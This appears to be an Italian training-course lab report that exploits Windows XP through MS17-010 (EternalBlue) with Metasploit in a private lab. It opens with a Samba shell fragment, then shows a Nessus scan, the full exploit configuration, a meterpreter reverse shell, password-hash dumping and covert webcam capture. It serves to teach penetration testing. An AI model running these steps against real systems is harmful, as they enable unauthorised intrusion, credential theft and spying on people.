-- --
0 Automatic

View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.50.100:5555
[*] Command shell session 1 opened (192.168.50.100:5555 → 192.168.50.150:35965) at 2023-03-14 12:00:13 +0100

ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:aa:61:ad
          inet addr:192.168.50.150 Bcast:192.168.50.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fea:61ad/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:20049 errors:0 dropped:0 overruns:0 frame:0
          TX packets:15262 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2246505 (2.1 MB) TX bytes:2418736 (2.3 MB)
          Base address:0xd020 Memory:f0200000-f0220000

lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:1001 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1001 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:244963 (239.2 KB) TX bytes:244963 (239.2 KB)
```

Build Week 2 -

Giorno 5 - Exploit Windows con Metasploit

Settaggio indirizzi ip e ping

```
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet static
address 192.168.200.100/24
gateway 192.168.200.1
```


Utilizza il seguente indirizzo IP:

Indirizzo IP:	192 . 168 . 200 . 200
Subnet mask:	255 . 255 . 255 . 0
Gateway predefinito:	192 . 168 . 200 . 1

```
└─(kali㉿kali)-[~]
$ ping 192.168.200.200
PING 192.168.200.200 (192.168.200.200) 56(84) bytes of data.
64 bytes from 192.168.200.200: icmp_seq=1 ttl=128 time=2.12 ms
64 bytes from 192.168.200.200: icmp_seq=2 ttl=128 time=2.23 ms
64 bytes from 192.168.200.200: icmp_seq=3 ttl=128 time=1.34 ms
^C
— 192.168.200.200 ping statistics —
3 packets transmitted, 3 received, 0% packet loss, time 2005ms
rtt min/avg/max/mdev = 1.340/1.897/2.230/0.396 ms
```

Fase di Vulnerability Assessment

Lanciamo la scansione su Nessus e identifichiamo la vulnerabilità MS17-010.



Tale vulnerabilità ha avuto risonanza mondiale, in quanto è stato poi successivamente sfruttata da un gruppo di criminali informatici per realizzare uno degli attacchi ransomware più critici della storia.

HIGH

MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION)

Description

The remote Windows host is affected by the following vulnerabilities :

- Multiple remote code execution vulnerabilities exist in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit these vulnerabilities, via a specially crafted packet, to execute arbitrary code. (CVE-2017-0143, CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, CVE-2017-0148)
- An information disclosure vulnerability exists in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit this, via a specially crafted packet, to disclose sensitive information. (CVE-2017-0147)

ETERNALBLUE, ETERNALCHAMPION, ETERNALROMANCE, and ETERNALSYNERGY are four of multiple Equation Group vulnerabilities and exploits disclosed on 2017/04/14 by a group known as the Shadow Brokers. WannaCry / WannaCrypt is a ransomware program utilizing the ETERNALBLUE exploit, and EternalRocks is a worm that utilizes seven Equation Group vulnerabilities. Petya is a ransomware program that first utilizes CVE-2017-0199, a vulnerability in Microsoft Office, and then spreads via ETERNALBLUE.

Solution

Microsoft has released a set of patches for Windows Vista, 2008, 7, 2008 R2, 2012, 8.1, RT 8.1, 2012 R2, 10, and 2016. Microsoft has also released emergency patches for Windows operating systems that are no longer supported, including Windows XP, 2003, and 8.

For unsupported Windows operating systems, e.g. Windows XP, Microsoft recommends that users discontinue the use of SMBv1. SMBv1 lacks security features that were included in later SMB versions. SMBv1 can be disabled by following the vendor instructions provided in Microsoft KB2696547. Additionally, US-CERT recommends that users block SMB directly by blocking TCP port 445 on all network boundary devices. For SMB over the NetBIOS API, block TCP ports 137 / 139 and UDP ports 137 / 138 on all network boundary devices.

To see debug logs, please visit individual host

Port ▾

Hosts

445 / tcp / cifs

192.168.200.200

Exploitable With

Metasploit (SMB DOUBLEPULSAR Remote Code Execution)

Descrizione Rischio

Il sistema Windows è vulnerabile ad attacchi che sfruttano difetti del protocollo SMBv1. Un attaccante remoto non autenticato potrebbe sfruttare queste vulnerabilità per eseguire codice maligno o rivelare informazioni sensibili.

Soluzione

Per le versioni non più supportate (come XP), Nessus raccomanda di disabilitare SMBv1 sui sistemi non supportati e di bloccare le relative porte di rete.

La porta su cui è attivo il servizio è la 445 TCP e il servizio exploitabile con metasploit

Lanciamo una scansione con nmap per avere conferma che la porta identificata sia in ascolto e per avere ulteriore conferma sul tipo di servizio attivo sulla stessa

```
(kali㉿kali)-[~]
$ nmap -sV -p 445 192.168.200.200
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-16 18:13 EDT
Nmap scan report for 192.168.200.200
Host is up (0.0045s latency).      Scansione Win XP

PORT      STATE SERVICE      VERSION
445/tcp    open  microsoft-ds Microsoft Windows XP microsoft-ds
Service Info: OS: Windows XP; CPE: cpe:/o:microsoft:windows_xp

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.95 seconds
```

Fase di Exploit

Con search troviamo il modulo di cui necessitiamo. Con use 1 selezioniamo il secondo exploit.

Matching Modules					
#	Name	Scans	Scansione 2 WInXP	On Demand	On Demand
0	exploit/windows/smb/ms17_010_永恒之蓝	2017-03-14	average	Yes	MS17-010 永恒之蓝 SMB 遥控 Windows 内核 PoC
1	exploit/windows/smb/ms17_010_psexec	2017-03-14	normal	Yes	MS17-010 EternalRomance/EternalSynergy/EternalChallenger
2	auxiliary/admin/smb/ms17_010_command	2017-03-14	normal	No	MS17-010 EternalRomance/EternalSynergy/EternalChallenger
3	auxiliary/scanner/smb/smb_ms17_010		normal	No	MS17-010 SMB RCE Detection
4	exploit/windows/fileformat/office_ms17_11882	2017-11-15	manual	No	Microsoft Office CVE-2017-11882
5	auxiliary/admin/mssql/mssql_escalate_execute_as		normal	No	Microsoft SQL Server Escalate EXECUTE AS
6	auxiliary/admin/mssql/mssql_escalate_execute_as_sqli		normal	No	Microsoft SQL Server SQLi Escalate Execute AS
7	exploit/windows/smb/smb_doublepulsar_rce	2017-04-14	great	Yes	SMB DOUBLEPULSAR Remote Code Execution

Con show options possiamo controllare quali parametri vanno configurati. Procediamo a settare rhost, lhost e lport.

```
msf6 exploit(windows/smb/ms17_010_psexec) > set rhost 192.168.200.200
rhost => 192.168.200.200
msf6 exploit(windows/smb/ms17_010_psexec) > set lhost 192.168.200.100
lhost => 192.168.200.100
msf6 exploit(windows/smb/ms17_010_psexec) > set lport 7777
lport => 7777
```

Prima di mandare l'exploit ci accertiamo che tutti i parametri siano settati correttamente

```
msf6 exploit(windows/smb/ms17_010_psexec) > show options

Module options (exploit/windows/smb/ms17_010_psexec):
=====
Name   Current Setting  Required
--   --          --
DBGTRACE      false        yes
LEAKATTEMPTS  99          yes
NAMEDPIPE     no           no
NAMED_PIPES   /usr/share/metasploit-framework/data/wordlists/named_pipes.txt yes
RHOSTS        192.168.200.200 yes
RPORT         445          yes
SERVICE_DESCRIPTION      no           no
SERVICE_DISPLAY_NAME    no           no
SERVICE_NAME       Scansione su meta
SHARE            ADMIN$       yes
SMBDomain       .
SMBPass          scans 4     no
SMBUser          Scansione 2 WinXP
Payload options (windows/meterpreter/reverse_tcp):
=====
Name   Current Setting  Required  Description
--   --          --          --
EXITFUNC      thread       yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST          192.168.200.100 yes       The listen address (an interface may be specified)
LPORT          7777         yes       The listen port
Exploit target:
=====
Id  Name
--  --
0   Automatic
```

Lanciamo l'exploit, che va a segno e apre una shell di meterpreter

```
msf6 exploit(windows/smb/ms17_010_psexec) > exploit
[*] Started reverse TCP handler on 192.168.200.100:7777
[*] 192.168.200.200:445 - Target OS: Windows 5.1
[*] 192.168.200.200:445 - Filling barrel with fish ... done
[*] 192.168.200.200:445 - <----- | Entering Danger Zone | -----
[*] 192.168.200.200:445 - [*] Preparing dynamite ...
[*] 192.168.200.200:445 - Meta [*] Trying stick 1 (x86) ... Boom!
[*] 192.168.200.200:445 - [+] Successfully Leaked Transaction!
[*] 192.168.200.200:445 - [+] Successfully caught Fish-in-a-barrel
[*] 192.168.200.200:445 - <----- | Leaving Danger Zone | -----
[*] 192.168.200.200:445 - Reading from CONNECTION struct at: 0x861abb30
[*] 192.168.200.200:445 - Built a write-what-where primitive ...
[+] 192.168.200.200:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.200.200:445 - Selecting native target
[*] 192.168.200.200:445 - Uploading payload... uHqbbnBm.exe
[*] 192.168.200.200:445 - Created \uHqbbnBm.exe ...
[+] 192.168.200.200:445 - Service started successfully ...
[*] 192.168.200.200:445 - Deleting \uHqbbnBm.exe ...
[*] Sending stage (175686 bytes) to 192.168.200.200
[*] Meterpreter session 1 opened (192.168.200.100:7777 → 192.168.200.200:1031)

meterpreter > 
```

Meterpreter

```
meterpreter > ifconfig

Interface 1
=====
Name      : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU       : 1520
IPv4 Address : 127.0.0.1

Interface 2
=====
Name      : Scheda server Intel(R) PRO/1000 Gigabit - Miniport dell'Ut
Hardware MAC : 08:00:27:87:86:08
MTU       : 1500
IPv4 Address : 192.168.200.200
IPv4 Netmask : 255.255.255.0
```

Il comando ifconfig fornisce informazioni sulle due interfacce di rete sulla macchina, inclusi i loro nomi, indirizzi MAC, MTU, indirizzi IPv4 e netmask

```
meterpreter > sysinfo
Computer      : TEST-EPI
OS            : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture   : x86
System Language : it_IT
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter    : x86/windows
```

Il sistema a cui si sta accedendo è una macchina Windows XP con architettura x86 e lingua italiana. Fa parte di un workgroup e attualmente ci sono due utenti connessi. (anche la sessione meterpreter è in esecuzione su questa macchina).

```
meterpreter > route

IPv4 network routes
=====

Subnet      Netmask     Gateway      Metric  Interface
0.0.0.0     0.0.0.0     192.168.200.1 10      2
127.0.0.0    255.0.0.0   127.0.0.1    1       1
192.168.200.0 255.255.255.0 192.168.200.200 10      2
192.168.200.200 255.255.255.255 127.0.0.1    10     1
192.168.200.255 255.255.255.255 192.168.200.200 10      2
224.0.0.0     240.0.0.0   192.168.200.200 10      2
255.255.255.255 255.255.255.255 192.168.200.200 1       2
```

Il comando route mostra le impostazioni di routing, ovvero ci fornisce info su sottoreti, netmask, gateway, metriche e interfacce utilizzate per il routing.

```
meterpreter > getuid  
Server username: NT AUTHORITY\SYSTEM
```

La sessione Meterpreter è stata aperta con le credenziali di admin. Possiamo mandare getuid o getsystem per conferma:

```
meterpreter > getsystem  
[-] Already running as SYSTEM
```

Ciò ci consente di mandare alcuni comandi che altrimenti non sortirebbero effetti, ad esempio hashdump.

```
meterpreter > hashdump  
Administrator:500:ceeac8b603a938e6aad3b435b51404ee:c5bd34f5c4b29ba1efba5984609dac18:::  
Epicode_user:1003:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::  
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::  
HelpAssistant:1000:a93911985bf04125df59b92e7004a62f:db84e754c213ed5e461dbad45375dd24:::  
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:0a4c4c851d7ac5a61f81d40dc4518aa4:::
```

Potremmo dare in pasto gli hash a JTR per decriptarle

```
meterpreter > run post/windows/gather/checkvm  
[*] Checking if the target is a Virtual Machine ...  
[+] This is a VirtualBox Virtual Machine
```

Controlliamo se la macchina vittima è una macchina fisica o una virtual box. La risposta è quella che ci aspettavamo


```
meterpreter > run getcountermeasure

[!] Meterpreter scripts are deprecated. Try post/windows/manage/killav.
[!] Example: run post/windows/manage/killav OPTION=value [ ... ]
[*] Running Getcountermeasure on the target ...
[*] Checking for contermeasures ...
[*] Getting Windows Built in Firewall configuration ...
[*]
[*]     Configurazione profilo Domain:
[*]     _____
[*]         Modalità operativa          = Enable
[*]         Modalità eccezioni        = Enable
[*]
[*]     Configurazione profilo Standard (corrente):
[*]     _____
[*]         Modalità operativa          = Disable
[*]         Modalità eccezioni        = Enable
[*]
[*]     Configurazione firewall Connessione alla rete locale (LAN):
[*]     _____
```

Controlliamo il firewall di Windows e l'output di "getcountermeasure" ci suggerisce che il firewall è abilitato per il profilo "Domain" e per la connessione LAN, mentre è disabilitato per il profilo "Standard" (quello corrente).

```
meterpreter > screenshot
Screenshot saved to: /home/kali/oBKEImuZ.jpeg
meterpreter >
```

A destra lo screen in jpeg finito sulla directory /home/kali della macchina attaccante:



Infine, forniamo l'evidenza delle immagine (con `webcam_snap`) e dei video (con `webcam_stream`) catturate dalla webcam di xp

```
meterpreter > webcam_list
1: Periferica video USB
```

```
meterpreter > webcam_snap
[*] Starting ...
[+] Got frame
[*] Stopped
Webcam shot saved to: /home/kali/oohKajuE.jpeg
```



```
meterpreter > webcam_stream
[*] Starting ...
[*] Preparing player ...
[*] Opening player at: /home/kali/fxeusnWV.html
[*] Streaming ...
```

```
Nessus Essentials / Login × Scansione 2 WInXP_zso6v × Metasploit screenshare - 19
← → ⌂ ⌂ file:///home/kali/chUZzHpN.html
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB
```

```
Target IP : 192.168.200.200
Start time : 2023-03-17 06:58:02 -0400
Status     : Playing
```

